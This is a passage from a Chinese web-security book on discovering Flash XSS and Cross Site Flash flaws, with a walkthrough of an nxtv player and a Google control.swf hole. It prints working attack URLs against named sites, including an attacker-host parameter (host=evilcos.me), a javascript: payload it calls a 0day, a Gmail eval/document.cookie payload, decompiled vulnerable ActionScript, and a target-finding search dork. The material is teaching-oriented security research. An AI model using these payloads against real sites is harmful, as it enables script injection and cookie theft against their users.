这个思路以 DOM 树的改变为判断依据，简单且准确，不过同样无法避免那些逻辑判断上导致的漏报。

6.4 Flash XSS 挖掘

Flash 安全的基础知识在第 2 章已经介绍得非常详细了，下面介绍两个具有代表性的实例。

6.4.1 XSF 挖掘思路

XSF 即 Cross Site Flash，基本概念可查看第 2 章相关的内容。

很多网站的 Flash 播放器都会有 XSF 风险，因为这些播放器需要能够灵活加载第三方 Flash 资源进行播放。不过这样的 XSF 风险其实非常小，因为浏览器直接访问 Flash 文件时，安全沙箱的限制是很严格的。所以，下面分析的 nxtv flash player 只需了解思路即可，这样的 XSF 漏洞在这样的场景下毫无价值，有价值的是思路。

漏洞文件：http://video.nxtv.cn/flashapp/player.swf

分析方法分为静态分析和动态分析。

1．静态分析

我们可以使用 SWFScan 图形化界面或者用 swfdump 命令行工具进行反编译得到 ActionScript 代码，这两个工具都很不错，下面以 SWFScan 为例进行说明。

如图 6-5 所示为 SWFScan 界面截图，在 Properties 栏中可以看到这是用 AS2 编写的 Flash。AS2 有全局变量覆盖风险，这个 SWFScan 对我们来说，最大的价值就是 Source 栏

的源码，其他功能一般不用，用肉眼扫过源码，在反编译出来的源码中发现下面一段代码。



图 6-5　SWFScan 界面截图

```
    var myXML = new XML();
    var __callResult_162 = myXML.load(( ( "http://" + _root.host ) +
"/load.php?action=playerad" ));
    myXML.ignoreWhite = True;
    myXML.onLoad = function (success) {
        type = myXML.childNodes.0.childNodes.0.childNodes.0.nodeValue;
        adurl = myXML.childNodes.0.childNodes.1.childNodes.0.nodeValue;
        _global.sec = Number(myXML.childNodes.0.childNodes.2.childNodes.0.
nodeValue) ;
        std = myXML.childNodes.0.childNodes.3.childNodes.0.nodeValue;
        if ( ( std == 1 ) ) {
            if ( ( type == 1 ) ) {
                mp1.contentPath = ( ( ( "http://" + _root.host ) + "/" ) + adurl );
                var __callResult_267 = mp1.play();
```

首先加载远程 XML 文件，这个功能是 AS 经常使用的，因为该功能非常方便，使用简单，且 XML 可配置性很高。后面的很多功能都会用到 XML 文件里的相关数据，如果能劫持这个 XML，就能劫持之后的很多操作。

这里加载远程 XML 文件是可劫持的：_root.host，这样的全局变量可以直接通过 URL 方式提交，如：

http://video.nxtv.cn/flashapp/player.swf?host=evilcos.me

此时远程 XML 文件为：

http://evilcos.me/load.php?action=playerad

内容如图 6-6 所示。

图 6-6　远程 XML 内容

这样的 XML 结构和原始的是一致的，只是我们把内容替换为自己恶意构造的，之后 mp1.play();的 contentPath 值((("http://" + _root.host) + "/") + adurl);变为：

http://evilcos.me/flash/video.swf

这样就加载了第三方 Flash 进行播放，从而造成 XSF 攻击。

其实，完全静态地用肉眼分析是不太容易的，很多时候我们还会结合动态方式进行分析，比如在 Firefox 下 Firebug 的网络请求中发现一些额外的请求，更能清晰地理解目标 Flash 的运行流畅。

2．动态分析

Firebug 网络数据如图 6-7 所示。



图 6-7　Firebug 网络数据

注意，加载第三方资源时需要第三方域的根目录下有 crossdomain.xml 文件，并且授权这样的跨域请求。顺便说一下，如果是直接加载第三方 Flash 文件，则不需要 crossdomain.xml 的授权。

6.4.2　Google Flash XSS 挖掘

截止写书时刻，本节提到的 Google Flash XSS 还是一个 0day，如果我们不公开，估计能存活很久，公开它的另一个原因是，这个 0day 的威力已经不大了。

有一个 XSS 如下：

http://www.google.com/enterprise/mini/control.swf?onend=javascript:alert(document.domain)

请求后跳转到：

http://static.googleusercontent.com/external_content/untrusted_dlcp/www.google.com/zh-CN//enterprise/mini/control.swf?onend=javascript:alert(document.domain)

Google Flash XSS 截图如图 6-8 所示。

图 6-8　Google Flash XSS 截图

威力不大的是因为 Google 对它们的域分离得非常好，把那些无关紧要的内容都放到了其他域名上，这样，这个 XSS 就是鸡肋了。

可大家感兴趣的应该是我们是如何发现它的吧？下面介绍这个 XSS 的挖掘过程。

首先，进行 www.google.com 搜索。

```
filetype:swf site:google.com
```

找到了很多 google.com 域上的 Flash 文件，其中就有：

http://www.google.com/enterprise/mini/control.swf

反编译得到如图 6-9 所示的结果。



图 6-9　control.swf 反编译后的结果

这是 AS2 代码，getURL 里直接就是_level0.onend，全局变量未初始化。这个 control.swf 还关联了其他的 Flash 文件，大家有兴趣可以逐一分析，还有一些其他问题。不过对我们来说，有 XSS 就够了。

顺便说一下，2010 年 Gmail 的一个 Flash XSS 被爆，XSS 代码网址为：

https://mail.google.com/mail/uploader/uploaderapi2.swf?apiInit=eval&apiId=alert(document.cookie)

触发代码片段如下：

```
var flashParams:* = LoaderInfo(this.root.loaderInfo).parameters;
API_ID = "apiId" in flashParams ? (String(flashParams.apiId)) : ("");
API_INIT = "apiInit" in flashParams ? (String(flashParams.apiInit)) : ("onUploaderApiReady");
...
if (ExternalInterface.available) {
    ExternalInterface.call(API_INIT, API_ID);
}
```

上面这段代码是 AS3 代码，它存在非常明显的 XSS 漏洞。